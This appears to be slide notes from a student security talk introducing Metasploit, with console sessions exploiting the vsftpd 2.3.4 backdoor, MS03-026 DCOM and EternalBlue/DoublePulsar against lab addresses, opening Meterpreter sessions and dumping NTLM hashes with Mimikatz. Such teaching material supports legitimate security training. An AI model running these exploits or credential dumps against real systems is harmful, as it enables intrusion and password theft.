

# Attacking Things

# Agenda

- Why are we talking about this
- Metasploit
- Easy Windows Exploits
- Some linux stuff
- What to do when you actually exploit something

# Why?

- It's fun
- Lots of jobs
- We're running a King of the Hill competition in a couple weeks

# Metasploit

- Widely known attack framework written in Ruby
- Walks you through the different pieces of compromising a machine
  - Selecting exploits
  - Checking vulnerability
  - Configuring payloads
  - Handling the connections
- A mostly point-and-click tool

# Metasploit 101

- Console application, not a GUI (although a GUI exists)
- Just run msfconsole to start

```
Metasploit Pro -- learn more on http://rapid7.com/metasploit
```

```
=[ metasploit v4.11.8-  
+ -- --=[ 1519 exploits - 880 auxiliary - 259 post  
+ -- --=[ 437 payloads - 38 encoders - 8 nops  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
RPORT 21
```

```
Exploit target:
```

```
Id  Name  
--  ----  
0   Automatic
```

```
kdoor) > show options
```

```
ix/ftp/vsftpd_234_backdoor):
```

Required	Description
yes	The target address
yes	The target port

# Metasploit Cont'd

```
windows/upexec/reverse_tcp_rc4_dns
TCP Stager (RC4 Stage Encryption DNS)
windows/upexec/reverse_tcp_uuid
TCP Stager with UUID Support
windows/vncinject/bind_hidden_ipknock_tcp
, Hidden Bind Ipknock TCP Stager
windows/vncinject/bind_hidden_tcp
, Hidden Bind TCP Stager
windows/vncinject/bind_ipv6_tcp
, Bind IPv6 TCP Stager (Windows x86)
windows/vncinject/bind_ipv6_tcp_uuid
, Bind IPv6 TCP Stager with UUID Support (Windows x86)
windows/vncinject/bind_nonx_tcp
, Bind TCP Stager (No NX or Win7)
windows/vncinject/bind_tcp
```

```
normal Windows Upload/Execute, Reverse
normal Windows Upload/Execute, Reverse
normal VNC Server (Reflective Injection
normal VNC Server (Reflective Injection
normal VNC Server (Reflective Injection
normal VNC Server (Reflective Injection
normal VNC Server (Reflective Injection
normal VNC Server (Reflective Injection
```


```
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms03_026_dcom) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(ms03_026_dcom) > set LPORT 23524
LPORT => 23524
msf exploit(ms03_026_dcom) > set RPORT 135
RPORT => 135
msf exploit(ms03_026_dcom) > set RHOST 192.168.1.102
RHOST => 192.168.1.102
msf exploit(ms03_026_dcom) > exploit

[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Sending exploit ...
[*] Sending stage (957487 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.103:35856 -> 192.168.1.102:23524) at 2016-08-14 13:43:13 -0400

meterpreter >
```

# Server Message Block

- Network protocol for accessing files and printers over the network
- Used before Active Directory became a thing
- Still widely present in enterprise networks
- Runs over port 445, and 139 for legacy reasons



# MS08-067

- Windows XP/2003 vulnerable
- Vista/2008 vulnerable, but have to write your own exploit
- Supported in metasploit



# Eternal\* Exploits

- Set of exploits from leaked government tools back in 2017, all target SMB
- EternalBlue - most famous, and the most unreliable
- EternalRomance, EternalSynergy trigger type confusion bugs based on request types
- EternalChampion - race condition with Transaction requests

```
msf5 auxiliary(admin/smb/ms17_010_command) > exploit

[*] 192.168.1.145:445 - Target OS: Windows 5.0
[*] 192.168.1.145:445 - Filling barrel with fish... done
[*] 192.168.1.145:445 - <----- | Entering Danger Zone ----->
[*] 192.168.1.145:445 - [*] Preparing dynamite...
[*] 192.168.1.145:445 - [*] Trying stick 1 (x86)...Boom!
[*] 192.168.1.145:445 - [+] Successfully Leaked Transaction!
[*] 192.168.1.145:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.1.145:445 - <----- | Leaving Danger Zone | ----->
[*] 192.168.1.145:445 - Reading from CONNECTION struct at: 0x813ceb50
[*] 192.168.1.145:445 - Built a write-what-where primitive...
[*] 192.168.1.145:445 - Overwrite complete... SYSTEM session obtained!
[+] 192.168.1.145:445 - Service start timed out, OK if running a command or non-service executable...
[+] 192.168.1.145:445 - Output for "ver":

Microsoft Windows 2000 [Version 5.00.2195]

[+] 192.168.1.145:445 - Cleanup was successful
```

```
Id  Name
--  ---
8   Windows Server 2008 R2 (x86) (x64)

msf exploit(eternalblue_doublepulsar) > set rhost 192.168.100.12
rhost => 192.168.100.12
msf exploit(eternalblue_doublepulsar) > set lhost 192.168.100.13
lhost => 192.168.100.13
msf exploit(eternalblue_doublepulsar) > set processinject explorer.exe
processinject => explorer.exe
msf exploit(eternalblue_doublepulsar) > run

[*] Started reverse TCP handler on 192.168.100.13:4444
[*] 192.168.100.12:445 - Generating Eternalblue XML data
[*] 192.168.100.12:445 - Generating Doublepulsar XML data
[*] 192.168.100.12:445 - Generating payload DLL for Doublepulsar
[*] 192.168.100.12:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.100.12:445 - Launching Eternalblue...
[+] 192.168.100.12:445 - Pwned! Eternalblue success!
[*] 192.168.100.12:445 - Launching Doublepulsar...
[*] Sending stage (957487 bytes) to 192.168.100.12
[*] Meterpreter session 1 opened (192.168.100.13:4444 -> 192.168.100.12:49170) at 2017-05-21 16:55:21
[+] 192.168.100.12:445 - Remote code executed... 3... 2... 1...

meterpreter > |
```

# Vsftpd smiley face bug

- VSFTPD 2.3.4 was backdoored
- In response to a username with a :) in it, a TCP shell callback is launched
- Trivially easy to exploit, also implemented in metasploit

```
root@kali: ~  
File Edit View Search Terminal Help  
=[ metasploit v4.12.14-dev ]  
+ -- --=[ 1562 exploits - 904 auxiliary - 269 post ]  
+ -- --=[ 455 payloads - 39 encoders - 8 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
msf exploit(vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
  
Name      Current Setting  Required  Description  
----      -  
RHOST     192.168.1.10     yes       The target address  
RPORT     21               yes       The target port  
  
Exploit target:  
  
Id  Name  
--  -  
0   Automatic
```

# Drupal

- A web framework, recently affected by some nasty security bugs
- 'Drupalgeddon'
- Affects both drupal8 and drupal7
- Gives you unauthenticated remote code execution
- Also in metasploit :)




# Payloads

- Metasploit has lots of payloads
  - Bind shells
  - Reverse shells
  - Single-purpose payloads
  - Meterpreter
- Payloads are the code delivered by an exploit, they give you a foothold on the machine after initial code execution

# Meterpreter

- A shell payload with a lot of useful features
- In addition to providing a remote shell it also
  - Lets you transfer files back and forth
  - Is encrypted
  - Load in memory modules
    - Mimikatz
  - Dump hashes
  - Resides entirely in memory



The screenshot shows a terminal window titled 'root@kali-vm: ~' with a menu bar containing 'File Edit View Search Terminal Help'. The prompt is 'msf >' and the user has entered 'help'. The output is a list of 'Core Commands' with their descriptions. A large, stylized dragon logo is visible in the background, and the word 'LINUX' is partially visible at the bottom right.

```
msf > help

Core Commands
-----

Command      Description
-----
?             Help menu
back          Move back from the current context
banner        Display an awesome metasploit banner
cd            Change the current working directory
color         Toggle color
connect       Communicate with a host
edit          Edit the current module with $VISUAL or $EDITOR
exit          Exit the console
get           Gets the value of a context-specific variable
getg          Gets the value of a global variable
go_pro        Launch Metasploit web GUI
grep          Grep the output of another command
help          Help menu
info          Displays information about one or more modules
irb           Drop into irb scripting mode
jobs          Displays and manages jobs
kill          Kill a job
load          Load a framework plugin
loadpath      Searches for and loads modules from a path
makerc        Save commands entered since start to a file
popa          Pops the latest module off the stack and makes it active
previous      Sets the previously loaded module as the current module
pushm         Pushes the active or list of modules onto the module stack
quit          Exit the console
reload_all    Reloads all modules from all defined module paths
rename_job    Rename a job
resource      Run the commands stored in a file
route         Route traffic through a session
save          Saves the active datastores
search        Searches module names and descriptions
sessions      Dump session listings and display information about sessions
set           Sets a context-specific variable to a value
setg          Sets a global variable to a value
show          Displays modules of a given type, or all modules
sleep         Do nothing for the specified number of seconds
spool         Write console output into a file as well the screen
threads       View and manipulate background threads
unload        Unload a framework plugin
unset         Unsets one or more context-specific variables
unsetg        Unsets one or more global variables
use           Selects a module by name
version       Show the framework and console library version numbers
```

# Stealing passwords

```
meterpreter > load mimikatz
```

```
Loading extension mimikatz...success.
```

```
meterpreter > help mimikatz
```

## Mimikatz Commands

=====

Command	Description
-----	-----
kerberos	Attempt to retrieve kerberos cre

```
meterpreter > mimikatz_command -f samdump::hashes
```

```
Ordinateur : winxp-e95ce571a1
```

```
BootKey : 553d8c1349162121e2a5d3d0f571db7f
```

```
Rid : 500
```

```
User : Administrator
```

```
LM :
```

```
NTLM : d6eec67681a3be111b5605849505628f
```

```
Rid : 501
```

```
User : Guest
```

- <https://www.offensive-security.com/metasploit-unleashed/mimikatz/>

Demo